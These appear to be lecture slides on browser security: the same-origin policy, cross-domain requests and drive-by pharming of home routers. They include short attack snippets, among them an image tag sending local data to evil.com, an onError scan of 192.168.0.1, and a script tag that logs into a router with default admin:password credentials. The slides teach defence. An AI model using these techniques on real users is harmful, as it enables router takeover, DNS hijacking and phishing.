<script type="text/javascript"
src=https://seal.verisign.com/getseal?host_name=A.com>
</script>
```



  - This script has privileges of A.com, not VeriSign
    - Can change other pages from A.com origin, load more scripts
- Other forms of importing

SOP Does Not Control Sending

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send anywhere!
  - No user involvement required
  - Can only read response from the same origin

Sending a Cross-Domain GET

- Data can be URL encoded
  <img src="http://othersite.com/file.cgi?foo=1&bar=x y">
  Browser sends
  GET file.cgi?foo=1&bar=x%20y HTTP/1.1 to othersite.com
- Through calling XMLHttpRequest()
- Can't send to some restricted ports
  - For example, port 25 (SMTP)
- Can use GET for denial of service (DoS) attacks
  - A popular site can DoS another site [Puppetnets]

Using Images to Send Data

- Encode data in the image's URL

  <img src="http://evil.com/pass-local-info extra_information">

- Hide the fetched image


  <img src=" ... " height="1" width="1">

Very important point:

Without your intervention, a webpage in browser can send information to any site!

Drive-By Pharming


[Stamm et al.]



- User is tricked into visiting a malicious site
- Malicious script detects victim's address
  - Read socket's address
  - socket back to malicious host
- Next step: reprogram the router

Finding the Router

[Stamm et al.]



- Script from a malicious site can scan local network without violating the same origin policy!
  - Pretend to fetch an image from an IP address
  - Detect success using onError


    <IMG SRC=192.168.0.1 onError = do()>

Basic JavaScript function, triggered when error occurs loading a document or an image… can have a handler

- Determine router type by the image it serves

Reprogramming the Router

[Stamm et al.]



Fact: 50% of home users use a broadband router with a default or no password


- Log into the router

  <script src="http://admin:password@192.168.0.1"></script>

- Replace DNS server address with the address of an attacker-controlled DNS server

Risks of Drive-By Pharming

[Stamm et al.]



- Completely 0wn the victim's Internet connection
- Undetectable phishing: user goes to a financial site, attacker's DNS gives IP of attacker's site
- Subvert anti-virus updates, etc.